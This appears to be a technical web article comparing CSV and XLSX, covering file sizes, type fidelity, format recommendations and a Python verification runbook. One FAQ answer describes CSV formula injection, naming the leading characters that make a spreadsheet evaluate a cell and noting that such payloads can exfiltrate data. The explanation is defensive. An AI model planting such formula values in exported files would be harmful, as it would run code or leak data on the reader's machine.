| Rows | CSV | XLSX | XLSX / CSV | CSV + gzip | Bytes per row, CSV / XLSX / gz |
|---|---|---|---|---|---|
| 500 | 49,549 | 31,301 | 0.63 | 11,022 | 99 / 63 / 22 |
| 5,000 | 510,793 | 264,226 | 0.52 | 104,341 | 102 / 53 / 21 |
| 50,000 | 5,248,191 | 2,604,887 | 0.50 | 1,037,348 | 105 / 52 / 21 |
At every row count the gzipped CSV was smaller than the XLSX — by roughly 2.5x at 50,000 rows — and at 500 rows the XLSX was paying for a theme and a style table nobody used.
Three readings of that table. The XLSX ratio improves as the file grows and then flattens around 0.50, because the fixed package cost — roughly 1 KB of ZIP structure plus 1.5 KB of compressed theme plus a few hundred bytes each of styles, content types and relationships, measured above — is amortised over more rows. Compressed CSV loses nothing as row count grows, because it has no fixed cost at all. And gzipped CSV beats XLSX on size at every point, because XLSXis a ZIP of deflated XML parts, so it is compressing content that is more verbose than your CSV was, using the same algorithm.
The honest caveat is entropy. These rows contain repeated city names, a fixed set of account prefixes and a timestamp that steps forward predictably, so deflate has a lot to work with in both formats. A table of random UUIDs compresses badly in both; a table with one high-cardinality column and six low-cardinality ones favours XLSX, because a shared string table stores each distinct value once and cells reference it by index, which is a win deflate cannot fully replicate across a byte stream. Measure your own data before you let a file-size argument decide an architecture, and note that my package was written by a library rather than by Excel, so your constants will differ.
What the extra bytes actually buy
Size is the wrong axis, and the comparison that matters is fidelity — how much of your meaning survives the trip. On that axis there is no contest, and the CSV loses in ways that no amount of discipline fixes, because they are not mistakes, they are absences:
| Property of your table | CSV | XLSX | How it is stored in XLSX |
|---|---|---|---|
| A string that must stay a string | No | Yes | t="s" or t="inlineStr" on the cell; a shared string index or the literal. |
| The distinction between 7 and "007" | No | Yes | Type attribute, and the text is stored verbatim. |
| A date that is not a day count | No | Mostly | A serial number plus a numFmt in xl/styles.xml. Still lossy below a second. |
| A null that is not an empty string | No | No | Neither format has a null. Empty means whatever your loader says it means. |
| More than one sheet | No | Yes | One worksheet part per sheet, listed in xl/workbook.xml. |
| Column order independent of the header text | No | Yes | Cells carry explicit r="C7" addresses; a missing cell is simply absent. |
| A formula that stays a formula | No | Yes | Formula elements plus cached values, and calcPr to say whether to recalculate. |
| The encoding, declared in the file | No | Yes | The XML declaration states UTF-8, and the parts are XML. |
| A ragged row, represented faithfully | Ambiguous | Yes | A row with three cells has three cells; in CSV it has three fields and a missing name. |
| Readable by a text editor and grep | Yes | No | It is a ZIP archive. |
| Appendable without rewriting | Yes | No | The central directory at the end of the archive has to be rewritten. |
Those last two rows are why CSV survives at all. It is append-only, streamable, greppable, diffable in a code review, and readable by every program that has ever existed. A file you can pipe into wc -l is worth a great deal in an incident. XLSX is a random-access archive that must be closed properly and, as this page has argued, its advantage is not that it is a better table but that it is a table with the type decisions already made.
Recommendations
Which one to put in the pipeline
Three questions decide it, in this order: does the value’s meaning depend on a type? does the reader have opinions? does anything downstream compare bytes? The short answer is that CSV is a display artifact for humans who will import it into something, and XLSX is what you send when that something is Excel. Neither is a wire format; JSON is, and if you are choosing between CSV and XLSX for a system-to-system handoff you have already lost the argument you did not have.
| Situation | Write this | Because |
|---|---|---|
| Export for an analyst who opens it in Excel | XLSX | The type decisions are recorded instead of guessed, and it is smaller than the CSV anyway. |
| Export for a human who will only ever read it | CSV, plain UTF-8 | No package to explain, and it prints in a terminal. |
| Handoff between two systems | JSON, or newline-delimited JSON | Types, nulls and nesting exist. Use CSV only when the other side insists. |
| Bulk load into a database or a lake | TSV or CSV, gzipped | The 0.20 ratio above beats XLSX, and the loaders stream text rather than unzip XML. |
| Identifiers with leading zeros or over 15 digits | Never bare CSV to Excel | Either an XLSX with a string type or an import with the column set to Text. |
| Spreadsheet as the system of record | XLSX, and only XLSX | A CSV cannot hold formulas, sheets, types or comments, so every save is a lossy round trip. |
| File that goes in a git diff or a checksum | CSV without a BOM, LF endings, one quoting rule | Any of those three choices flip the hash without changing a value. |
| Untrusted text in a column a human will open | Quoted, flagged, and say so in the cover note | See the formula section: quoting is necessary, not sufficient, and you cannot rely on their reader. |
Two rules of thumb that settle most arguments without measurement. Do not use “Excel CSV” as an interchange format: it is a spreadsheet’s idea of a text file, complete with a locale-derived delimiter, an added BOM and re-typed values, and every program downstream of it will need the same three workarounds forever. And if one artifact must serve both a human and a machine, generate two from one source rather than negotiating a middle one; the cost is one extra line in a script, and the alternative is the runbook below becoming a monthly ritual.
Verification
A runbook: prove that nothing moved
Everything above is a reason to stop trusting the round trip and start measuring it. This is the sequence I would use on any handoff where a spreadsheet sits in the middle, in order, with the failure each step catches. It takes about two minutes and a terminal, and every check is a fact about bytes rather than an opinion about a grid.
1. Fingerprints, before and after
Hash the file the moment you produce it and hash whatever comes back. Equal hashes mean nothing changed; unequal hashes tell you nothing about what changed, which is why the next four steps exist. A CSV writer is free to quote any field it likes under rule 5, so a hash difference can be entirely cosmetic — and that is exactly the case that hides a real one.
import csv, hashlib

raw = open("orders.csv", "rb").read()
print("sha256 ", hashlib.sha256(raw).hexdigest())
print("bom    ", raw[:3] == b"\xef\xbb\xbf")
print("crlf   ", raw.count(b"\r\n"), "lf only", raw.count(b"\n") - raw.count(b"\r\n"))
print("quotes ", raw.count(b"\""))

rows = list(csv.reader(open("orders.csv", newline="", encoding="utf-8-sig")))
head, body = rows[0], rows[1:]
print("rows   ", len(body), "cols", len(head))

widths = {}
for r in body:
    widths[len(r)] = widths.get(len(r), 0) + 1
print("row width histogram:", widths)   # every row must have exactly len(head) fields
print("blank header cells:", [i for i, h in enumerate(head) if not h.strip()])
Nine facts about a file that take one run to establish: hash, BOM, line endings, quote count, row and column counts, the width histogram and the empty header names.
2. Per-row field counts with a real parser
The histogram above is the only trustworthy way to spot a shifted file. Count fields with a state machine — Python’scsv module, RFC 4180’s grammar, quotes and embedded line breaks and all — and never withsplit(',') or awk -F,, which disagree with the format about quoted commas and will report a clean file as ragged, or a corrupted file as clean. A uniform width across every row plus the expected header is what “nothing shifted” looks like; one row of nine fields is a comma that arrived inside a name.
3. Prove the fragile columns are still strings
Type is the thing CSV cannot carry, so check it by looking for the damage rather than the type. Every identifier column should still match its original pattern exactly: leading zeros present, digit count unchanged, no field matching a scientific-notation shape, and nothing date-shaped in a column that should hold text.
import re

zeros   = re.compile(r"^0\d{1,}$")              # 007 became 7; the column is now wrong
scinot  = re.compile(r"^\d+\.\d+[Ee]\+?\d+$")   # 1.23456789012346E+16: precision already gone
longnum = re.compile(r"^\d{16,}$")              # over Excel's 15 significant digits
slashy  = re.compile(r"^\d{1,2}[-/]\d{1,2}[-/]\d{1,4}$")   # a date where a code should be

for name in ("order_ref", "account", "loyalty_code"):
    vals = [r[head.index(name)] for r in body]
    print(name,
          "zeros:", sum(bool(zeros.match(v)) for v in vals),
          "sci  :", sum(bool(scinot.match(v)) for v in vals),
          "16+  :", sum(bool(longnum.match(v)) for v in vals),
          "datey:", sum(bool(slashy.match(v)) for v in vals))
Four regexes over three columns. Any non-zero in a column you exported as text is a round trip that retyped it. These are close to the checks the spreadsheet audit runs.
4. Paste it into a converter and read the report
This is the step that catches the failures you did not think to test for, and it is the reason the tool exists. Take the file that came back from Excel and put it into theCSV to JSON converter, and read three parts of the output before you touch a download. The sniffing line tells you what delimiter it found and why: it counts candidate separators outside quoted regions in the first forty non-blank lines and reports something like "comma (,) appears 7× on line 1 and in the same count in 40/40 sampled lines", or admits that a delimiter scored highest but the counts vary and you should set it explicitly — a semicolon arriving from a European Excel is the standard reason that line is ambiguous. The typing report, on “All strings (safest)”, shows which columns it would have retyped and keeps 17-digit and 16-digit integers as text where a JSON parser would not. The risk list names the spreadsheet damage in the values themselves, which is the same list the audit produces on the way out.
5. Compare to the source, as data
Then do the thing nobody does: convert the original table to JSON, convert the Excel round-tripped file to JSON with identical settings, and diff the two documents as structures rather than as text. Row count, column set in order, and for every cell a string comparison of what was written against what came back. A diff of the raw files will drown in quoting noise; a structural diff of the parsed values reports only real changes, and it is short enough to read.
The uncomfortable summary of all eleven sections is that CSV and Excel are not two representations of one thing. One is a format with a documented grammar and six deliberate silences; the other is an application that fills those silences with guesses, and then hands the result to the next program as though it were the data. Neither of those facts is going to change, so the engineering answer is to stop hoping the guess goes your way and start checking it, which is all any of the tools on this site do.
Answers
Questions about CSV vs Excel
Is a CSV file the same thing as an Excel file?
No, and the difference is structural rather than cosmetic. A CSV is one stream of characters: records separated by line breaks, fields separated by commas, with no room to store a type, a format or a second sheet. An .xlsx is a ZIP package containing multiple XML parts defined by ECMA-376 — a workbook part, one part per worksheet, a style part that carries number formats, and relationship and content-type parts. A CSV carries values. An XLSX carries decisions about those values.
Why did Excel remove the leading zeros from my ID column?
Because a CSV field has no type, so Excel assigns one. A field whose characters all look numeric becomes a number, and numbers do not have leading zeros, so 007 becomes 7 at open time, before you touch anything. Microsoft’s own remedy is not quoting: it is importing the column and setting its column data format to Text in the Text Import Wizard, or in Get Data, which tells the parser to stop guessing. Double-clicking the file skips that choice entirely.
Does quoting a field protect it from Excel’s type guessing?
No. Quoting in RFC 4180 is a parsing construct: it tells a reader that a comma, a line break or a quote inside the field is data. The quotes are removed during the parse, and only then does the spreadsheet decide what kind of value the remaining characters are. That is why "007" still arrives as 7. Quotes protect the structure of the file. Only an explicit Text column type — or a format that can store the type, which CSV cannot — protects the value.
Which is smaller, CSV or XLSX?
XLSX, but less than people expect, and only because it is compressed. Measured on the same eight-column table: 5,248,191 bytes of CSV became 2,604,887 bytes of XLSX at 50,000 rows — a ratio of 0.50 — while gzipped CSV was 1,037,348 bytes, about 0.20 of the CSV. At 500 rows the XLSX ratio was 0.63, because the fixed package parts are amortised over almost nothing. If the comparison is size, the honest competitor to XLSX is gzip, not Excel.
If I open a CSV in Excel and save it straight back, do I get the same file?
You get a valid CSV that is almost never the same file. Expect the delimiter to become the Windows list separator for your locale rather than necessarily a comma, line endings to be normalised, the UTF-8 byte order mark to be added or dropped depending on which save option you chose, quoting to be re-decided field by field, and every value Excel retyped to come back as its new form. Byte equality after that round trip is the exception, so verify it rather than assume it.
Can a CSV file with an equals sign in a cell be dangerous?
Yes, once a spreadsheet opens it. A field beginning with =, +, - or @ is inert text on the wire, but a spreadsheet treats it as a formula, which turns untrusted data into code executed on the reader’s machine. The class is catalogued as CWE-1236 and described by OWASP as CSV injection; payloads range from data exfiltration to dynamic data exchange commands. Wrap the value in quotes to keep the file parseable, and neutralise the leading character if the file must be safe to open.
How do I keep accents and non-Latin characters intact?
Decide the encoding explicitly and write it down, because a CSV cannot carry that decision. Excel on Windows reads a CSV without a byte order mark as ANSI — code page 1252 on a Western install — so UTF-8 C3 A9 shows as two characters instead of é. A UTF-8 BOM at offset 0 fixes Excel and breaks parsers that fold it into the first header name. The practical answer is one file per audience: BOM’d UTF-8 for spreadsheets, plain UTF-8 for everything else.
What happens to a CSV that is bigger than a worksheet?
It hits a published ceiling: 1,048,576 rows and 16,384 columns per sheet, 32,767 characters in a cell. Data past the boundary is not stored, and depending on the build and the import path you may see a warning, a truncated import or a silent cut-off, so treat any Excel-opened file as suspect unless you counted rows and columns yourself. If a table needs more than 16,384 columns it needs a different destination — a database or a columnar file — not a wider sheet.
Related
Next up
Sources and further reading
- [1]RFC 4180: Common Format and MIME Type for Comma-Separated Values (CSV) Files — Section 2 rules 1 to 7 quoted verbatim, the Section 3 ABNF including TEXTDATA as %x20-21 / %x23-2B / %x2D-7E, the header parameter wording, the charset clause, and the security note about buffer overruns. (accessed November 12, 2026)
- [2]Excel specifications and limits (Microsoft) — Worksheet dimensions 1,048,576 rows by 16,384 columns, 32,767 characters in a cell, 8,192 characters in a formula, 255 arguments, 65,490 cell formats, 15 significant digits of precision, and the 32-bit versus 64-bit data model memory wording. (accessed November 12, 2026)
- [3]Text Import Wizard (Microsoft) — The three wizard steps: Delimited or Fixed width with a File origin selector for the code page, delimiter and text-qualifier choices including an Other character and merging consecutive delimiters, and the Step 3 column data format list of General, Text, Date and Do not import. (accessed November 12, 2026)
- [4]Excel formula errors and the Windows list separator (Microsoft) — Quoted verbatim: changing the List separator in the Windows Region settings affects the delimiter used when opening or saving a comma-separated value (.csv) file, because Excel uses the Windows list separator character as the delimiter, and the comma is the default list separator for the en-US locale. (accessed November 12, 2026)
- [5]ECMA-376 Office Open XML File Formats — The standard that defines .xlsx: current edition and its parts, with Part 2, Open Packaging Conventions, specifying the ZIP container, the content-type map and the relationship graph that this page opens and lists byte by byte. (accessed November 12, 2026)
- [6]Ziemann, Eren and El-Osta: Gene name errors are widespread in the scientific literature — Genome Biology 17:177, 2016, DOI 10.1186/s13059-016-1044-7. The documented case of spreadsheet typing destroying data: gene symbols such as SEPT2 and MARCH1 are converted by default to the dates 2-Sep and 1-Mar. (accessed November 12, 2026)
- [7]OWASP: CSV Injection — The attack description, the leading characters that trigger formula evaluation, example payloads and the guidance on neutralising them at write time rather than trusting the reader. (accessed November 12, 2026)
- [8]CWE-1236: Improper Neutralization of Formula Elements in a CSV File — The weakness classification for spreadsheet formula injection, its applicability to CSV and other export formats, and the common consequence of executing code or exfiltrating data on the machine that opens the export. (accessed November 12, 2026)